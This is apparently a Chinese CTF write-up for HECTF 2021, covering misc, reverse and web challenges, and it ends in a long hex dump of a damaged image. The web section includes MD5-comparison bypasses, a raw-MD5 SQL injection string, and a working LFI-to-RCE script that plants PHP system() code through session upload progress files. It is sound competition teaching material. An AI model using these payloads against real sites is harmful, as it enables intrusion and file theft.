




2021年HECTF部分Writeup

原创

塞纳河畔的春水  于 2021-11-17 21:14:22 发布  852  收藏 3

分类专栏: [CTF_Writeup](#) 文章标签: [网络安全](#) [python](#) [密码学](#) [信息安全](#) [图像处理](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42815161/article/details/121387994

版权



[CTF_Writeup](#) 专栏收录该内容

8 篇文章 2 订阅

订阅专栏

文章目录

Misc

[快来公众号ya](#)

[JamesHarden](#)

[捉迷藏](#)

[迷途的狗狗](#)

[snake](#)

WEB

[mmd5d5d5d5](#)

[时光塔的宝藏](#)

[LFI_to_RCE](#)

REVERSE

[hard](#)

[Baby_upx](#)

[Baby_pp](#)

[Baby_and](#)

PWN

[签到](#)

CRYPTO

[签到](#)

[encode](#)

[RSA_e_n](#)

[Tool](#)

[LittleRSA](#)

[RSA?](#)

[re_rsa](#)

[Break_RSA](#)

摸了一天鱼，好在题目相对比较基础，AK了密码，运气好混了个二等奖orz

Place	Team	Score
1	NovaNo1r	6356
2	Vigorous	5983
3	Je3Z	5564
4	晨未眠	5481
5	Pdsdt	5263
6	Jackieqian	5227
7	mumuzi	5210
8	werewolfcj	5027
9	memory	4515
10	Crladow	4402
11	Generate	4402
12	xyzz	4234

CSDN @塞纳河畔的春水

Misc


快来公众号ya

关注公众号发送flag



JamesHarden

查看内码发现PK头，改后缀名.zip解压，打开JamesHarden.class后发现字符串



迷途的狗狗

附件为加密压缩包，文件名no.six.zip猜测6位数字爆破，密码142345

打开压缩包，拿到jpg，binwalk后分离出带flag的jpg



snake

ida打开分析，发现pyinstall字样，直接pyinstxtractor.py exe转pyc反编译，拿到源码中大量坐标

```
220, 620
140, 580
380, 280
320, 260
440, 500
320, 100
420, 240
380, 260
160, 280
480, 460
340, 260
420, 580
140, 460
180, 380
60, 160
200, 100
320, 620
120, 540
360, 480
420, 460
100, 40
280, 100
60, 60
100, 480
20, 60
100, 80
500, 320
300, 500
60, 320
560, 220
400, 100
260, 20
```


360, 20
460, 380
100, 400
100, 500
400, 60
520, 320
160, 60
480, 440
360, 600
140, 540
520, 220
500, 220
80, 60
520, 280
260, 60
320, 320
320, 240
460, 280
580, 20
140, 80
40, 240
420, 420
100, 440
180, 60
140, 420
220, 400
440, 300
240, 380
420, 480
360, 260
460, 320
160, 100
260, 80
520, 40
200, 260
360, 580
100, 380
80, 620
360, 620
340, 440
200, 60
200, 300
20, 500
400, 20
120, 620
540, 220
240, 420
320, 200
60, 300
260, 320
300, 580
160, 480
140, 200
100, 420
420, 20
360, 500
240, 500
140, 620
260, 620
100, 100

540, 60
420, 380
240, 400
60, 180
480, 380
40, 500
560, 320
320, 280
260, 280
160, 540
300, 440
60, 200
560, 280
240, 260
200, 280
180, 500
100, 20
540, 20
320, 300
80, 600
380, 200
20, 40
440, 580
580, 60
420, 400
140, 60
120, 440
520, 20
260, 40
320, 220
360, 560
100, 460
200, 20
80, 520
60, 500
300, 600
520, 60
420, 260
260, 260
140, 100
380, 240
160, 300
500, 260
400, 540
560, 60
480, 400
380, 320
400, 80
580, 500
240, 480
160, 600
440, 380
540, 280
160, 620
380, 20
460, 440
400, 620
400, 40
300, 480
100, 500

420, 560
20, 20
500, 280
300, 100
60, 280
360, 200
240, 460
520, 100
340, 200
500, 300
440, 20
420, 300
240, 620
140, 20
300, 20
420, 280
20, 80
220, 500
320, 20
60, 260
300, 460
200, 320
520, 80
140, 40
420, 440
60, 220
480, 480
180, 20
180, 100
320, 440
160, 580
80, 560
360, 460
100, 60
120, 580
420, 320
560, 20
300, 620
40, 60
360, 440
420, 500
60, 240
100, 240
240, 440
260, 300
260, 500
120, 260
140, 320
480, 500
20, 100
500, 240
120, 560
380, 300
80, 580
420, 600
140, 260
80, 140
300, 560
120, 200
220, 260


```
160, 400
280, 20
160, 20
100, 220
540, 500
380, 220
460, 500
560, 500
120, 320
540, 320
80, 340
340, 620
```

gnuplot绘制，拿到flag图片



CSDN @塞纳河畔的春水

WEB

mmmd5d5d5d5

F12看到第一步：

```
<!--
$a = $GET['a'];
$b = $_GET['b'];
$a != $b && md5($a) == md5($b)
-->
```

```
payload: http://81.70.102.209:10010/?a=QNKCDZO&b=PJNPDWY
```

第二步：

```
MD5(Your MD5),substr(5,5)="e8c39"
```

写个脚本爆破

```

import hashlib
n = 0
while True:
    ur = str(n)
    md5 = hashlib.new("md5", ur.encode()).hexdigest()
    print(md5, end=" ")
    if md5[5:10] == "e8c39":
        print(ur)
        print("md5 => %s" % md5)
        break
    n += 1
    print(n)
#c02b1e8c39e84057c1a17d0eea9c8bba 23693
#md5 => c02b1e8c39e84057c1a17d0eea9c8bba

```

提交23693

第三步F12:

```
<!-- hint:select * from admin where password=md5($pass,true) -->
```

爆破:

```

<?php
for ($i = 0;;) {
    for ($c = 0; $c < 1000000; $c++, $i++)
        if (stripos(md5($i, true), '\or\') !== false)
            echo "\nmd5($i) = " . md5($i, true) . "\n";
    echo ".";
}
?>

```

提交ffifdyop

第四步:

```

<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}

```

数组绕过

post: param1[]=1¶m2[]=2

出flag: HECTF{Md5_1S_V3RY_3ASY!}

时光塔的宝藏

sqlmap一把梭

库名ctf, 表名hint, 列名flag, 信息flag_in_/flag

直接访问http://81.70.102.209:10020/flag.php

flag: hectf{eeeeeeeeaaaazzy_3q1}

LFI_to_RCE

session文件包含

```
import io
import sys
import requests
import threading

host = 'http://81.70.102.209:10040/'
sessid = 'feng'

def POST(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 50)
        session.post(
            host,
            data={"PHP_SESSION_UPLOAD_PROGRESS": "<?php system('cat /flaggggggggggggggggggggg');fputs(fope
            files={"file": ('a.txt', f)},
            cookies={'PHPSESSID': sessid}
        )

def READ(session):
    while True:
        response = session.get(f'{host}?file=/tmp/sess_{sessid}')
        print(response.text)
        if 'upload_progress' not in response.text:
            print('[+++]retry')
        else:
            print(response.text)
            sys.exit(0)

with requests.session() as session:
    t1 = threading.Thread(target=POST, args=(session, ))
    t1.daemon = True
    t1.start()
    READ(session)
```

REVERSE

hard

010打开直接检索字符串HECTF

拿到HECTF{HElLo_RRRRe}

Baby_upx

先upx脱壳, ida打开拿到一堆数据, python先处理一下

```

from Crypto.Util.number import long_to_bytes
v7 = [0,0,0,0,0]
v7[0] = 2099915543
v7[1] = 120201498
v7[2] = 269490557
v7[3] = 67837461
v7[4] = 271401
tt = b''
for i in v7:
    #print(i)
    t = long_to_bytes(i)
    tt = tt + t[::-1]
print(tt)
#b'\x17+*}\x1a!*\x07}\x19\x10\x10\x15\x1e\x0b\x04)\x04'

```

随后按原程序逻辑反着跑一边

```

#include <bits/stdc++.h>
using namespace std;
int main()
{
    unsigned int v3; // eax
    string String = "HECTF{\x17+*}\x1a!*\x07}\x19\x10\x10\x15\x1e\x0b\x04)\x04}";

    cout << String.size() << endl;
    int v6; // [esp+38h] [ebp-2Ch]
    string v8 = "\x17+*}\x1a!*\x07}\x19\x10\x10\x15\x1e\x0b\x04)\x04}";
    cout << v8.size() << endl;

    const char *v9; // [esp+54h] [ebp-10h]
    char i; // [esp+5Bh] [ebp-9h]
    int v11; // [esp+5Ch] [ebp-8h]

    v6 = 0;
    v3 = 0;
    v11 = 0;

    for (i = v8[v11]; i; i = v8[v11])
    {
        i ^= String[(v11 ^ (rand() + 10086)) % 5];
        v8[v11++] = i;
    }
    for (auto i : v8) {
        cout << i;
    }
}
//HECTF{Thi5_iIS5_UUPX_La1A}

```

Baby_pp

ida打开发现pyinstall字样，直接exe转pyc反编译出py代码。

```

# uncompile6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.7.7 (tags/v3.7.7:d7c567b08f, Mar 10 2020, 10:41:24) [MSC v.1900 64 bit (AMD64)]
# Embedded file name: main.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import random
ens = '742641edefb6770733ab5932325106b3a5fa75222791d09e451161c46f15504402b32737362443d4df7d136145cd970b5411

def encode(s, nuum):
    step = len(s) // nuum
    ens = ''
    for i in range(step):
        ens += s[i::step]
    else:
        return ens

def main():
    random.seed(10085)
    u_input = input(': ')
    t = ''
    for i in u_input:
        t += '%02x' % (ord(i) ^ random.randint(0, 127))
    else:
        eni = encode(t, 6)
        if eni == ens:
            print('Success!')
        else:
            print('Failed!')

if __name__ == '__main__':
    main()

```

分析程序逻辑，输入字符串后和伪随机数异或转成16进制进入encode，一个字符串在进行多次encode后会回到原文，爆破出长度为108的密文encode106次回到密文

```

t = "742641edefb6770733ab5932325106b3a5fa75222791d09e451161c46f15504402b32737362443d4df7d136145cd970b541166
    print("t = ", t)
    eni = encode(t, 6)
    cnt = 1
    for i in range(104):
        eni = encode(en, 6)
    print("eni=", eni)

```

再将其与伪随机数异或

```
key = [54,63,120,45,10,32,89,121,53,63,2,83,37,124,59,84,9,120,30,61,110,29,46,118,29,81,40,93,72,37,24,39,  
#print(chr(54 ^ 0x7e))
```

```
if __name__ == '__main__':  
    k = "7e7a3b794c5b3d1c564d7b23515403643d492e055a2d16422d691c6f7915201f474f17124b330f29610347406316326a7e  
    for i in range(0, len(k), 2):  
        t = k[i] + k[i+1]  
        num = int(t, 16)  
        print(chr(num ^ key[i//2]), end='')  
        # HECTF{decrypt(80410840840842108808881088408084210842)}
```

云隐密码:

```

#!/usr/bin/python
# -*- coding=utf8 -*-
"""
# @Author : pig
# @CreateTime:2019-11-2423:54:02
# @Description :
"""

def de_code(c):
    dic = [chr(i) for i in range(ord("A"), ord("Z") + 1)]
    flag = []
    c2 = [i for i in c.split("0")]
    for i in c2:
        c3 = 0
        for j in i:
            c3 += int(j)
        flag.append(dic[c3 - 1])
    return flag

def encode(plaintext):
    dic = [chr(i) for i in range(ord("A"), ord("Z") + 1)]
    m = [i for i in plaintext]
    tmp = [];
    flag = []
    for i in range(len(m)):
        for j in range(len(dic)):
            if m[i] == dic[j]:
                tmp.append(j + 1)
    for i in tmp:
        res = ""
        if i >= 8:
            res += int(i / 8) * "8"
        if i % 8 >= 4:
            res += int(i % 8 / 4) * "4"
        if i % 4 >= 2:
            res += int(i % 4 / 2) * "2"
        if i % 2 >= 1:
            res += int(i % 2 / 1) * "1"
        flag.append(res + "0")
    print("".join(flag)[: -1])

# c = input("输入要解密的数字串:")
c = "80410840840842108808881088408084210842"
t = de_code(c)
print(t)
for i in t:
    print(i, end='')
"""
m_code = input("请输入要加密的数字串:")
encode(m_code)
"""
#HELLOPYTHON

```

给了一个apk，改成zip后解压缩，app-debug\assets下发现一张破损jpg

```
8E EF A5 D2 71 27 10 74 38 71 5A 33 70 37 5A 33
71 36 5A 32 8E D5 58 1A 38 74 19 6D 21 65 15 74
38 7B 1F 32 70 36 5A 32 73 2F 5A 32 71 37 58 22
71 37 37 5C 05 45 08 75 33 17 02 6B 2B 17 5A 32
71 37 5A 32 71 37 5A 32 71 37 3B 51 02 47 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 36 5A 32 87 E1 5A 33
71 37 5A 32 A2 1A 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 3E 3E 57 02 54 5A 32
71 C7 5A 32 71 43 28 6A 28 6D 5A 32 70 53 5A 32
71 23 3D 6A 28 6D 5A 32 70 4F 5A 32 71 23 38 6A
28 6D 5A 32 70 BB 5A 32 71 23 28 66 23 74 5A 32
70 97 5A 32 71 1F 3D 66 23 74 5A 32 70 97 5A 32
71 1F 38 66 23 74 5A 32 70 97 5A 32 71 1F 2D 46
01 43 5A 32 70 FF 5A 32 71 23 39 42 03 43 5A 32
70 EB 5A 32 71 0B 37 5E 04 54 5A 32 71 37 5A 32
71 36 5A 32 71 3B 3F 5C 24 64 5A 32 71 6F 5A 32
71 2B 5A 41 71 65 5A 75 71 75 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 5A 32 71 37 5A 32
71 37 5A 32 71 37 5A 32 71 37 02 6B 2B 17 5A 32
71 37 5A 32 1E 95 5A 32 49 C2 5A 32 72 A7 02 6B
2B 17 5A 32 71 37 5A 32 13 AE 5A 32 C6 B2 5A 32
69 ED 02 6B 2B 17 5A 32 71 37 5A 32 55 97 5A 32
7E B3 5A 32 C7 F8 2A 53 03 56 5A 32 71 37 5A 36
71 37 5A 30 17 51 5A 32 83 90 5A 32 7C 6E 5A 32
62 E7 5A 32 7B 6C 5A 32 71 37 5A 32 71 37 02 6B
2B 17 5A 32 71 37 5A 32 87 E1 5A 33 71 37 5A 32
A2 1A 37 5E 04 54 5A 32 71 37 5A 32 71 36 5A 32
71 3B 3F 5C 24 64 5A 32 71 17 5A 32 71 2B 5A 75
71 58 5A 5D 71 50 5A 5E 71 52 5A 12 71 7E 5A 5C
71 54 5A 1C 71 17 5A 00 71 07 5A 03 71 01 A5 E9
71 74 5A 26 7F 38 48 3D 7C 23 48 22 63 20 4F 26
69 29 68 13 6F 2B 46 2C 4C 1B 74 16 43 7E 1A 7E
3A 70 1A 74 34 67 00 41 13 67 0F 5F 27 72 1C 56
F9 52 37 45 0A B6 D8 B3 3F 57 D7 A5 FD 4A CC 41
0F B6 26 CD AA 37 19 33 64 20 4D 2C 6B 29 61 13
50 0C 26 61 37 64 26 4E 0D 4B 26 4E 0D 4B 26 4E
0D 4B 26 4E 0D 4B 26 4E 0D 4B 26 4E 0D 4B 26 4E
0D 4B 26 4E 0D 4B 26 4E 0D 4B 26 4E 0D 4B 26 4E
0D 4B 26 4E 0D 4B 26 4E 8E F7 5A 23 79 35 02 30
29 34 5B 10 71 35 4B 33 72 26 5B CD B5 37 41 32
70 36 5A 31 70 36 5B 32 71 37 5A 32 71 37 5A 32
71 36 58 31 74 33 5C 35 8E F3 5A 76 61 37 58 30
70 34 59 30 75 34 5C 36 75 33 5E 35 71 37 5B 30
72 26 5E 13 40 32 48 73 62 66 78 00 10 46 5C B3
E0 23 69 06 33 45 9B 27 52 65 EB 16 32 B5 FB 24
E3 E6 BB 07 34 64 3E 50 12 44 D9 F0 81 C6 A5 F6
71 2E 5B 33 70 36 5B 33 70 37 5A 32 71 37 5A 32
71 37 5A 32 70 35 59 36 74 C8 9E 32 55 26 5B 33
71 34 5A 31 71 35 59 33 70 36 5B 32 71 37 5A 33
73 34 4B 20 50 06 49 73 75 15 0B 00 42 14 4E CD
AB 37 56 31 70 37 58 23 72 26 5A 0D 71 CD 5A 02
```


41 4B C4 8F 79 F6 1B 22 2D 37 50 92 71 37 23 32
F3 23 F9 85 54 D7 DF F3 01 A6 46 80 20 4F 79 A3
69 10 19 A3 F1 05 1A 33 71 37 5A 32 71 37 56 A2
71 FF 90 32 71 37 5A 32 6E 17 64 79 60 85 75 51
55 54 44 3E E6 30 12 B2 71 36 50 32 71 3F 5A 00
57 66 1A FA 51 37 5A 01 22 D3 80 FF 3E A5 0F BA
43 36 CF 6E E4 78 5C 12 CC D5 69 F8 15 DA 04 3E
3B AE F3 73 D7 AF 03 FB 0A BD C0 1D DB 05 1F 32
00 37 90 75 B1 D7 8C CB 40 FE C9 6B 14 DA 11 A0
00 6F F6 AB 10 15 6D DE 12 A1 14 C3 28 8E 22 03
75 12 E7 32 70 37 5A 62 71 37 5A 32 71 33 5A 72
FB 37 50 32 10 84 7E 83 B8 57 9D 37 39 99 11 EA
B4 8B CE 57 E5 8F 79 A1 51 04 8A 31 72 B5 2E 32
71 31 5A 32 69 37 18 A1 03 B7 59 12 70 3D 1A 1A
B3 37 5A 32 F1 37 5A 2A 52 72 D2 E9 6F 3D E2 03
2E 1E C8 D2 AD 72 5A 26 71 37 52 C3 FC F4 83 AE
8F 86 F5 BC FA 7E 7C ED B5 E1 9C 83 EF 7E 31 4C
D6 68 FD E1 0F C5 33 28 5B DC 60 79 54 ED FC BD
F3 E3 B1 1F A5 6F BF 0B C6 A0 BE E3 6A 13 FF A6
AB 0A 69 7E 92 09 15 E6 D0 53 36 BD 05 29 0D E2
B9 CE 35 F1 4C 7E 97 48 67 7C 25 35 A5 11 95 0C
09 CF 8F A5 DD B7 AA 3C 1C 38 D9 61 95 EF A2 07
CF 7E 0C 13 38 B7 3C 32 71 1F 6A 32 73 99 12 56
C8 1B 1C 59 F3 97 D0 BC E2 E5 5E FB 0D AF E8 92
80 D7 9B 95 E3 50 B8 1D 0A D7 97 9F 37 1A 68 42
1D D9 17 5C 3F E3 A6 AB 27 0E 5F DE 7C 03 62 BA
71 15 DA 30 71 37 2E 32 72 95 4E 1F F7 7D DA F3
25 6E 2C 77 25 7E CD 3B 60 85 5B A1 E6 86 41 12
6C 35 4E 21 D1 37 68 32 73 B4 5A 22 42 8F 7B 61
B8 74 5A 23 F0 77 5E 32 71 26 B4 38 7B 37 5A 32
71 37 5C 72 B9 FE 5D A0 FC 86 A3 70 91 70 D6 A7
1F 59 69 75 91 17 A9 A1 78 FA 1B 54 23 7E 40 D7
37 FB D9 AD 1E 64 F4 3D C7 93 BE FF 63 E3 31 1C
90 41 78 CA 2B E0 47 7B 3C 1A 81 F0 4F 14 AB 1C
C8 E8 F0 47 B4 CB 6B EA 9E 8A 7F E4 56 DD 07 14
0D 88 01 E3 4C 1A A3 7F C4 1A A8 FD 37 9B 22 D5
E5 99 04 05 53 EE CD 44 7E 7C C1 E7 D1 E3 67 04
D7 24 15 29 EE 97 8B E6 45 C1 8F 25 9B 13 AB DC
0F 5F D7 8C CC A6 83 7F D5 45 95 3B E2 65 E5 7E
2B 9D 05 21 FA CB 96 D1 15 68 48 7E 8D F6 30 DC
2D 6F A5 32 22 4A 27 61 24 6C A2 5F 0E 9E 90 DA
1A FE A0 79 08 71 EC 4E 4C 08 D3 07 E4 D4 68 F8
4B 4D 35 F7 7B 7A 71 D0 02 FC 17 6B E2 DE 1B D3
A2 42 07 1C D0 55 69 6B 8B A9 92 F8 43 E9 77 06
00 8F 02 E6 C0 AE 5C F9 E0 B4 64 E6 74 76 7B F7
4F F1 10 16 A8 39 BC EB D9 BA D1 50 95 F2 2A 66
18 AD 5D F3 39 CF 7B F4 D6 FE 50 CB 40 06 01 B8
46 77 54 B8 D5 FB CE CF BD 31 51 E3 EE F5 9D 50
17 2F 24 D3 14 23 3F E8 B8 8E C8 A2 BB 54 CB 2A
E1 F8 53 A3 B6 33 BA F6 64 97 14 67 3D 2E 3B 11
6D B5 D6 AE E8 B1 50 3B A5 3F 0B B0 59 37 72 32
79 37 5C 32 15 26 DB 40 37 25 9B 75 75 3E 58 B2
71 07 5A B7 59 37 5A 32 71 3B D8 20 FA A6 C8 4B
59 37 15 FE D1 05 14 6D C1 28 2B F3 C7 18 BB 03
EC 86 F0 1C 23 A5 11 EF EF 4C EF 42 D7 0F BC 6C
B6 B2 98 EF 2D 8C F7 A5 1D 0B 1E DD FF 1B ED 58
4B A4 C8 DF A2 90 73 49 89 03 F0 1C CC D1 B3 07
EE 31 A0 9B FC 5C 53 16 1D F8 EB E4 12 F1 FE 51
7C 0A 2F 9F E3 5B 97 12 FB 59 6F F6 19 D3 AF EF

56 98 FC 40 3A 4F C7 51 7A D7 FD 6E D3 CB F6 24
25 FD 20 4C 04 12 80 C3 94 27 AC C7 3C 04 89 D8
D5 8B 6D 83 93 0C 1D A8 BF 34 2C B1 4B 2A 78 22
C6 67 F1 83 14 07 CB FC 8D B6 AE 88 BE F4 D7 85
4B 28 BE 42 84 2D 41 86 83 5D 2B 4D 00 E1 E2 C1
D1 71 0A F9 49 6C 62 0E B7 7A 47 3F 5E 6E 8E E2
A6 F1 80 6C 68 FB 56 A5 68 62 AC 08 7E F3 0A 85
60 8C 53 AF AB 1A DF E3 23 B3 8E A1 87 50 BC 1B
C4 F4 60 28 7F 98 F2 E3 B8 0F 93 87 9D F9 63 5B
E6 D4 09 15 99 BA F2 C3 B8 BC C9 55 56 91 AF A8
04 A6 13 8C AA 0B BE D8 56 A4 91 A4 46 20 13 48
D9 9C C8 1C 3B 8E 63 C7 D7 E3 58 D2 6A BB F3 2D
74 14 BA 3F 62 4F 6E F8 9D 0B 79 47 ED 04 93 16
A2 EB 9F 58 43 C2 05 8B E5 58 AD 06 C3 1A E2 10
CC 86 C0 A0 43 0B 8F 7B C8 57 AE 12 FB 63 93 D6
65 67 1A 37 B8 63 83 BA 32 9F 97 7D AC 34 5A 08
71 31 12 92 71 97 5A EA 71 1C 7A 22 C8 17 78 9B
71 37 3E AD C8 BF 3A 54 AD 6F B6 F8 A9 F6 7B A4
FC 14 7D 24 F9 62 65 40 97 1B 56 73 E6 5D AD 11
FA 21 52 32 B8 37 58 33 31 2C 5A 12 AA EB 54 32
B0 7F 14 32 10 25 29 BE 52 AE 67 B9 B1 F9 4C 6D
F2 F6 F2 E5 06 78 88 91 08 4E 3C AF 3F 99 97 66
8C 2A 65 F9 97 71 A7 0C EB 03 9F 4B E6 A1 2C F5
72 DE 0C AD 63 65 E9 4B 0C 7A B3 1E 12 34 2E 85
91 90 33 0A A5 BF CB 72 45 96 12 3A 58 BC BA 92
7F 38 B8 2F 6B A2 64 96 12 8D 64 61 6A A8 FB D8
98 60 0F 1A 44 A3 8B C2 EB DD 47 28 E8 F6 A2 55
1D 5C DC 63 97 0A C7 00 BE 78 03 69 8B A9 69 54
EF 6A ED 77 8A 04 0D D1 62 DC AE 08 94 EA 52 8E
83 BB 34 E1 A4 4B 2B 0A 56 CE 40 C6 63 C2 6E 82
E6 E7 AE 2E 1A 8B C4 AE 7C 48 BB CA BA 05 FF 53
EE 08 F3 E2 AC 90 C9 61 FA EC 93 C5 88 CD 40 DF
A2 62 26 68 C3 1E C0 AB 42 47 B1 C1 CC FF 27 7C
CE C7 AE 57 E8 5E A3 C4 4F 48 09 93 CA 7A 7C 9E
FA 71 BF 41 C9 C6 BC 29 F6 FE 0B 6A 16 7A 89 94
2C E7 C9 7D 99 4A 1D 7B 9A FD 02 9C 86 CE C5 1A
52 10 4D A6 16 1B 7C 63 D8 5B 24 AF 7A 14 62 1B
30 91 C3 A0 1C D9 95 B8 98 0A 34 FF 45 94 51 2D
05 09 FD E5 98 42 0F D8 12 2E 9B CC 36 B8 77 6E
05 A0 F5 50 91 93 D3 7C 1B 30 9A 3E 7C 1B 98 67
58 2C 45 16 40 6D 33 C6 78 DF 44 B0 15 B4 52 73
35 F8 5E 7B E4 37 5B B2 71 35 DA 32 71 37 5C 32
95 26 5A 38 3F 9D 4A 92 DB B7 5A 37 81 77 5F 13
03 77 5A 32 74 17 5A E2 71 42 62 05 F3 9E E9 2E
D5 C0 6F EF D9 99 C2 C5 3F 7E 27 3F 12 ED 67 2F
A0 A0 7C 01 9C BB 28 D6 E6 EB BF 7D D9 EE 2C E8
